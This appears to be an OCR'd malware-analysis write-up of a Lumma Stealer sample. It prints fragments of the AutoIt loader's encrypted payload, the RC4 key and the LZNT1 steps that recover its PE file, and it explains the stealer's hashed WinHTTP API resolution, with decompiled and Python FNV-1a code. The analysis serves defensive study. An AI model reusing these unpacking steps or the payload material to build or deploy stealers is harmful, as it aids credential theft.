$FALWPEDNLKNRGB = $FALWPEDNLKNRGB & "E9AC51C668A806A6A952D872461793228A68C2FB66AE5A5BB6FD300364162E6C988D748DED7072E0FD380
$FALWPEDNLKNRGB = $FALWPEDNLKNRGB & "AF38833A309A1C05BBC6F9104FD74962A0EFF6EC43E20E69E04CEC17946F091FD0A64E07448D89F2340B5
$FALWPEDNLKNRGB = $FALWPEDNLKNRGB & "BAE2EBE12CE4508E29657A9329357E691CFEB3D036C8F0A822D71ADB141D5092F4885BF4E83762BE7ADBB
$FALWPEDNLKNRGB = $FALWPEDNLKNRGB & "0F5D2C730E8E117C4AFE3AE5B289D9FA68D8804F8BA5A822B525D484A20980A7E7E472AA3FDD173218D89
$FALWPEDNLKNRGB = $FALWPEDNLKNRGB & "6849DAE53080EE096F107FAC519B742D08D814CF711430423F0564D2EC6047E8D821E60B5F1FFE8C83105
$FALWPEDNLKNRGB = $FALWPEDNLKNRGB & "6126A5EDD0E97196653497EEDB7A16E3C6F0EA90F90CD3B2E33B3423090155B4DE46A3134D5A13F066BD6
$FALWPEDNLKNRGB = $FALWPEDNLKNRGB & "B189AC08F8022EDACE21B4F975AB3B95716B13DA8DDC58098B431F71201C68F6F996A2802D33931BA496C
$FALWPEDNLKNRGB = $FALWPEDNLKNRGB & "B6C1FEF12AF39236336CB02F9767DAF3DBD8AC7AADCF177900576931C7FBA0C9159D0089F4CE6ADFD4A51
$FALWPEDNLKNRGB = $FALWPEDNLKNRGB & "61B415E1F731B98A6D41EADFDFA7F14E8EF4FE3D6739DB46A38E9AD086F7494D11062D082ED7463C536ED
$FALWPEDNLKNRGB = $FALWPEDNLKNRGB & "9AFC23E0227A393E0BA08179BB9349468E21D70D0CD0E855D336999D849D9E990FD795EA7CAD79B1CDF26
$FALWPEDNLKNRGB = $FALWPEDNLKNRGB & "864311729BBDD36257DDC7A85D4ACDF4C0A93FF4196764E5E5282044D93B7E2BDF609FAD53DD1256572DD
$FALWPEDNLKNRGB = $FALWPEDNLKNRGB & "1B167EDE489AD8731B99253D5E4DD8332892E4B288A93066157E93B9373CB072DE934F8FDE6E64D46DC72
$FALWPEDNLKNRGB = $FALWPEDNLKNRGB & "3D00C98FEF2730F4BB8D5DB538FD13445F6959CF88D4C76C7B1869BA2C3B815E31513B13193CC4AD005D7
$FALWPEDNLKNRGB = $FALWPEDNLKNRGB & "020931D4189DD6A218443181E60F583314175F87E782A35E718A59A3F2F39CA399C5C71AA1DBCD04ECCBD
```

Cross reference
Aka ctrl + f


« Global $SEARCHCOMSILICONINDIVIDUALLY = THUNDERCOLOGNEEXCLUDE (OILPORTRAITS (BILLIONBOARDCAROLINE (Binary ($FALWPEDNLKNRGB) , Binary (BORN ("61J59J54J62J61J62J59J60J61J54J60J58J55J54J60J59J57" , 9 + 4294967292)))) , $LAZYOBTAINING) »

Lumma Stealer case

BORN ("61J59J54J62J61J62J59J60J61J54J60J58J55J54J60J59J57" , 9 + 4294967292)

$\downarrow$

86198967817521764



RC4

Passphrase: 86198967817521764 (UTF8)
Input format: Hex
Output format: Latin1

LZNT1 Decompress

STEP
BAKE!

```
64AB3145C8F621F4855AB9719D94F9BBBAD191B131CEEA6566996DED4270AFFE447881DDDD16C835CA0C73592249EFB52
140BC56D8D0B19D17D9F32821540D76647A6F4A23738223448AC37F90BF1D292F646E4D81E2B23704AC0E3727410DFF25
7459E91F393BE9E3480BCBB281A3B2FDE9473360A9FD09AE44093F5A4849127AB23424B7E21FDF8456B50C5CDB5311CE8
2FBEA97AF38474CDDFF778097EE036C735D9C46FB999E9F544E26CD8597F2EFD6003DDCC9196E59C2A9EC6A0292C921B4
4D8EB702FB07D55D2CF4AAE29451AB76CA498F974B89F85CD94CC90DB38A2BA186518ED9C70B451C7230C6486CF735749
C4EAAB90193287661CB6A0BDAB28D3E4DB0D926D18409BD72F4636400453659F9F946A77586054BC626B87BFF1F3E8D22
83CC1758530E73BDC1EAD91E0A3B50A7A704825E388F6288EE7E00A485829F0D4DA824B251C99020D5AD136FC5E3BF0A5
2DB33121B11DCF543C30B8F1BF2121E8C99AA37D7531C6679C57AAEB741099DEBB8E94F816609410E9AE22AB5BE7F44E4
2CE2AE00065345ADC1C07331AB7187B062009FA37F37751AF42CC85957A21F1FDC03AD2EFAFF3776B07F010AD16F8725C
F487E640BA88D0A170C0A67C0BD256F4461F83B4A6F7066AC37442D935293EBDD255A0789FCDB5AC244A9FC35D33C2085
C8233ABB216728B73516CFD3D819494534E5A97DE0A4A6C9FC1D5D54A8723B389CAEFAC12E3528A1C45C7C302C1AD4BBA
0726C50C1CBB5A40B490C6F330608BE83521B62C07E003CA78E6A8C0BA2ACAEF2EE743638A85F7C7CB1686184A8A2BDB1
3F59AC1193046E2D53259D3FA3D59B64A0452591E8EFBC8C3DBC56AD4572499DC88E3116EB6D9007C0E2A2E4F58F8C678
7FEFDFBD67B382B3EB7D54983E84862A09A0FC23736F5375B9C727C4C6D19AA0A77421E3E0CE45959CF344770EBF35F26
```

483136 1 Raw Bytes CRLF (detected

Output

```
MZxNULSOHNULNULNULEOTNULNULNULNULNULNULNULNULNULNULNULNULNULNUL@NULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNUL
NULNULNULNULNULXNULNULNULSO USºSO NUL´  Í!,SOHLÍ!This program cannot be run in DOS mode.$NULNULPENULNULLSOHEOTNULòñ¤g
NULNULNULNULNULNULNULNULàNULSTXSOHVTSOHSO NULNUL•EOTNULNUL°NULNULNULNULNULNULÐºNULNULNULDLENULNULNULNULNULNULNULNUL@NULNULDLENULNULNULSTXNULNULACKNULNULNUL
NULNULNULNULACKNULNULNULNULNULNULNULNULàENQNULNULEOTNULNULNULNULNULNULSTXNUL@•NULNULDLENULNULDLENULNULNULNULDLENULNULDLENULNULNULNULNULDLENULNULNULNULNUL
NULNULNULNULNULNULNULY¬EOTNUL•NULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNUL ENQNUL¬;NULNULNULNULNULNULNULNULNULNULNUL
NULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNUL••EOTNUL´NULNULNULNULNULNULNULNULNULNULNUL
NULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNUL.textNULNULNUL»~EOTNULNULDLENULNULNUL•EOTNULNULEOTNULNULNULNULNULNULNULNULNULNULNULNULNULNULNUL NULNUL
`.rdataNULNULó NULNULNUL•EOTNULNUL"NULNULNUL•EOTNULNULNULNULNULNULNULNULNULNULNULNULNULNUL@NULNUL@.dataNULNULNULtÔNULNULNULÀEOTNULNULRNULNULNUL¦EOT
NULNULNULNULNULNULNULNULNULNULNULNULNULNULNUL@NULNULÀ.relocNULNUL¬;NULNULNUL ENQNULNUL<NULNULNULøEOTNULNULNULNULNULNULNULNULNULNULNULNULNULNUL@NULNULBNULNULNUL
NULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNUL
NULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNUL
NULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNUL
NULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNUL
```


Dynamic API Resolving

- IAT is empty and all the API functions are dynamically resolved.

Dynamic API Resolving

Global reference to the DLL pointer


Hash of API name



```
WinHttpOpen_ = resolve_api(winhttp.dll_,0xbb05c3b7);
WinHttpConnect_ = resolve_api(winhttp.dll_,0x2f9f7f1f);
WinHttpOpenRequest_ = resolve_api(winhttp.dll_,0x826401e8);
WinHttpCrackUrl_ = resolve_api(winhttp.dll_,0xcf184f04);
WinHttpSetTimeouts_ = resolve_api(winhttp.dll_,0xe665f705);
WinHttpAddRequestHeaders_ = resolve_api(winhttp.dll_,0x3dad0fa3);
WinHttpSendRequest_ = resolve_api(winhttp.dll_,0x6a715e0a);
WinHttpReceiveResponse_ = resolve_api(winhttp.dll_,0x934b36d7);
WinHttpQueryDataAvailable_ = resolve_api(winhttp.dll_,0x38000af4);
WinHttpReadData_ = resolve_api(winhttp.dll_,0x15ca147);
```

P.S I renamed the global variables and the function


The hashing function fnv1a in a decompiler



```
    if (3 < local_3c) {
      uVar7 = 0;
      do {
        local_34 = ((int)*(char *)(local_30 + 3 + uVar7) ^
                   ((int)*(char *)(local_30 + 2 + uVar7) ^
                   ((int)*(char *)(local_30 + 1 + uVar7) ^
                   ((int)*(char *)(local_30 + uVar7) ^ local_34) * local_41) * local_41)
                    *
                   local_41) * local_41;
        uVar7 = uVar7 + 4;
      } while (uVar6 != uVar7);
    }
  }
  switch(local_34 != probably_hash) {
  case false:
    uVar6 = *(uint *)(ptr_function + (uint)*(ushort *)(ptr_ordinal + local_2c * 2) * 4);
    switch(local_1c <= uVar6) {
    case true:
      switch(uVar6 - local_1c < local_28) {
      case true:
```

Fnv1a in python


Magic number




```python
def fnv1a(data,inital_hash,fnv_prime=0x1000193):
    data = data.encode()
    hash_value = inital_hash
    for byte in data:
        hash_value ^= byte
        hash_value *= fnv_prime
        hash_value &= 0xffffffff
    return hash_value
```

All happens via the Process Environment Block

Pointer to a linked list of in-memory DLL files

